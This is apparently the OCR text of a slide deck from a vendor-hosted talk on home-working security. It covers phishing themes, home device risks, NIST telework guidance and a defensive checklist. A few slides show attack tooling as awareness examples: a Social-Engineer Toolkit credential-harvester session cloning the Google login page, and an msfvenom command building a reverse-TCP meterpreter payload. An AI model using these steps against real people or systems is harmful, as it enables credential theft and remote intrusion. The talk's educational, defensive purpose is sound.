Virtual Happy Hour: Joey Muniz Discusses Security Practices for Working Safely at Home

Welcome!

NFF

AGENDA

- Happy Hour Welcome
- Networking For Future (NFF)
- Joey Muniz, Senior Cybersecurity Architect at Cisco Systems
- Questions

HAPPY HOUR WELCOME


OVERVIEW

Networking For Future, Inc. (NFF)

- Founded in 1996
- Headquartered in Washington, DC
- 130+ Employees
- 77% of workforce hold industry certifications

Offering a performance-focused approach to delivering transformational IT business solutions.

IT Business Solutions



OVERVIEW

Strategic Partners

- Cisco Gold Partner
- Riverbed Premier
- Splunk Partner
- NetApp Gold
- VMware Enterprise Partner
- Microsoft
- Gigamon
- F5 Networks
- CoreSite

Contract Vehicles

- GSA Schedule (GS-35F-0197L)
- District of Columbia Supply Schedule
  - MOBIS and ITES
- Maryland Education Enterprise Consortium (MEEC)
- Maryland Consulting and Technical Services (CATS+)
- Fairfax County Public Schools
- Maryland Department of Information Technology (DoIT) Hardware Master Contract
- Virginia Association of State College and University Purchasing Professionals (VASCUPP)

CISCO OUTSTANDING SOLUTIONS PARTNER OF THE YEAR 2016

Standards American Registrations Authority REGISTERED ISO 9001:2015

CBE Certified Business Enterprise Program

2016 ICIC INNER CITY 100 HALL OF FAME AWARD

Inc. 500 | 5000

INNER CITY 100 ICIC 2018 QUALITY JOBS CHAMPION


NFF

Joseph Muniz

- Security Architect – Americas Sales Organization
- Security Researcher – www.thesecurityblogger.com
- Speaker: Cisco Live / DEFCON / RSA / (ISC)2
- Avid Futbal Player and Musician
- Twitter @SecureBlogger

Education Suggestions (I’m using)

- **Free Cisco labs - dCloud.cisco.com**
- **Cisco NetAcad Program - https://www.netacad.com/**
- **Free School - www.khanacademy.org**
- **Many other there …**



Cyber School 10am - 12pm GMT every day

4 waiting • Last streamed live on Mar 27, 2020

10 0

Progress Learn more.

Latest activity may take 10 mins to show below.

Last 7 days | All content | All activities | 325 exerc min | 436 total learni...

ACTIVITY	DATE	LEVEL	CHANGE	CORRECT/TOTAL PROBLEMS
Ratios, rates, & percentages: Quiz 5 6th grade	Mar 30, 2020 at 12:51 PM	Multiple skill changes	+ 2	4/5
Ratios, rates, & percentages: Quiz 5 6th grade	Mar 30, 2020 at 12:48 PM	Attempted	↓	0/5
Ratios, rates, & percentages: Quiz 5 6th grade	Mar 30, 2020 at 12:44 PM	–	–	–
Percent word problems 6th grade	Mar 30, 2020 at 12:30 PM	–	–	1/7

NFF


What Are You REALLY
Up Against?

Social Engineering + Phishing Themes

COVID-19: Hackers Begin Exploiting Zoom's Overnight Success to Spread Malware

March 30, 2020 Ravie Lakshmanan

NFF

Example: Social Engineering Toolkit

1

```
Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

2


```
Enter choice [1/2]: 2
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported:https://accounts.google.com
```

3

```
Enter choice [1/2]: 2
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported:https://accounts.google.com

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your d
irectory structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

4




Easy to Wrap Malware

```
msfvenom -p python/meterpreter/reverse-
underscore-tcp LHOST = ANYIP LPORT= ANY
PORT R> anyname.py
```


Metasploit


Senna Spy One




But Wait … there’s more!

Unsecure Devices At Home





500
In 20


Lack of Legal Enforcement

California just became the first state with an Internet of Things cybersecurity law


By Adi Robertson | @thedextriarchy | Sep 28, 2018, 6:07pm EDT

SHARE


Remote Working



Perimeter-based defense



Change tactics, breach from inside

NFF

NIST Special Publication 800-46
Revision 2

Guide to Enterprise Telework, Remote Access, and Bring Your Own Device (BYOD) Security

https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-46r2.pdf

NFF


School work done,
time for recess!

3 Things to Do

Speak With Family and Friends - People

Ensure Security is Enforced - Process

Enable Security - Technology

NFF


Core Technology To Do List (Home Security)

- Systems up to date?
- Antivirus + Antimalware?
- Reputation Security?
- VPN back to work?
- Wireless Security?
- Content Filtering?
- Cloud Backup?
- Update Passwords?

- Free online Sandbox – joesandbox.com
- Free av/antimalware - https://talosintelligence.com/immunet
- Free Reputation Security - https://www.opendns.com/home-internet-security/

Reputation Analysis

The power of real-time context



17.0.2.12

Kiev

HTTPS


Web server
< 1 Month

Reputation Analysis


The power of real-time context

Who	Where	How	When
Suspicious Domain Owner	Server in High Risk Location	Dynamic IP Address	Domain Registered < 1 Min


Simple Remote Access



